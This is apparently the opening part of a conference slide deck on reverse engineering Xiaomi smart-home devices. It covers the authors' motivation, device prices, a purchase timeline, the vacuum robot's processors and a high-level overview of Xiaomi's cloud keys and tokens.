

Reversing IoT: Xiaomi Ecosystem

Gain cloud independence and
additional functionality by
firmware modification



RECON

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Outline

- Introduction
- Xiaomi Cloud
- Devices and Rooting
 - Vacuum Cleaning Robot
 - Smart Home Gateway/Lightbulbs/LED Strip

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Why Xiaomi

“Xiaomi’s ‘Mi Ecosystem’ has 50 million connected devices” [1]

„[...] revenue from its smart hardware ecosystem exceeded 15 billion yuan” (1.9 billion €) [2]

Most important: **The stuff is cheap**

[1] <https://techcrunch.com/2017/01/11/xiaomi-2016-to-2017/>

[2] <https://www.reuters.com/article/us-xiaomi-outlook/chinas-xiaomi-targets-2017-sales-of-14-5-billion-after-2016-overhaul-idUSKBN14W0LZ>

Costs

- Vacuum Cleaning Robot Gen1: ~ 260 €
- Vacuum Cleaning Robot Gen2: ~ 400 €



- Smart Home Gateway: ~25 €



- Sensors: ~5-14 €



- Wifi-Lightbulbs: ~6-12€



Xiaomi News


- Oculus Rift cooperation with Facebook

Coverage

Oculus partners with Xiaomi to launch the Oculus Go and Mi VR Standalone

Posted Jan 8, 2018 by [Romain Dillet \(@romaindillet\)](#)

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Crunchbase

Oculus —

FOUNDED
2012

OVERVIEW
Oculus is enabling the world to experience anything, anywhere, with anyone through the power of virtual reality. The Oculus platform powers Rift and Samsung's Gear VR.

LOCATION
Menlo Park, California

Xiaomi News

- Oculus Rift cooperation with Facebook
- Xiaomi buys Segway



The image shows a screenshot of a Bloomberg Technology news article. The header includes the Bloomberg Technology logo and navigation links for Markets, Tech, Pursuits, Politics, Opinion, and Businessweek. The main headline reads "Segway Bought by Xiaomi-Backed China Transporter Startup Ninebot". Below the headline, it says "Bloomberg News" and "15. April 2015, 08:37 MESZ Updated on 15. April 2015, 11:23 MESZ".

Segway Inc., the developer of two-wheeled, electric-powered people movers, was acquired by China-based competitor Ninebot Inc.


How we started



May 2017
Mi Band 2
Vacuum Robot Gen 1



June 2017
Smart Home Gateway
+ Sensors



July 2017
Yeelight Lightbulbs (Color+White)
Yeelight LED Strip

How we started



October 2017
Yeelink Desklamp
Philips Eyecare Desklamp


December 2017
Yeelink/Philips Ceiling Lights
Philips Smart LED Lightbulb

January 2018
Vacuum Robot Gen 2
Yeelink Bedside Lamp

Why Vacuum Robots?

Three Processors

To provide more location stability there are three dedicated processors in the device to track its movements in real-time, calculate the location and determine the best cleaning routes.



The image displays three processor chips. The first is an Allwinner R16 chip, featuring the Allwinner Tech logo and the model number R16. The second is a Texas Instruments S320 F28026DAS G4 chip, featuring the Texas Instruments logo and the model number S320 F28026DAS G4. The third is an STMicroelectronics STM32F103 VET6 ARM chip, featuring the STMicroelectronics logo and the model number STM32F103 VET6 ARM.

Source: Xiaomi advertisement


Why Vacuum Robots?

Three Processors

To provide more location stability there are three dedicated processors to track its movements in real-time, calculate the location and determine the l



The image displays three processor chips. On the left is an Allwinner R16 chip with the 'AW' logo and 'ALLWINNER TECH' text. In the center is a Texas Instruments S320 F28026DAS G4 chip, featuring the Texas Instruments logo and 'G4' branding. On the right is an STMicroelectronics STM32F103 VET6 ARM chip, showing the 'ST' logo and 'ARM' branding.



Source: Xiaomi advertisement

THE XIAOMI CLOUD


Xiaomi Cloud




- Different Vendors, **one ecosystem**
 - Same communication protocol
 - Different technologies used
- „Public“ **guidelines** for implementation
 - Implementation differs from manufacturer to manufacturer
 - https://github.com/MiEcosystem/miio_open
 - <https://iot.mi.com/index.html>




Xiaomi Ecosystem



Xiaomi Ecosystem



Xiaomi Ecosystem



Device to Cloud Communication

- DeviceID
 - Unique per device
- Keys
 - Cloudkey (16 byte alpha-numeric)
 - Is used for cloud communication (AES encryption)
 - Static, is not changed by update or provisioning
 - Token (16 byte alpha-numeric)
 - Is used for app communication (AES encryption)
 - Dynamic, is generated at provisioning (connecting to new WiFi)

Cloud protocol

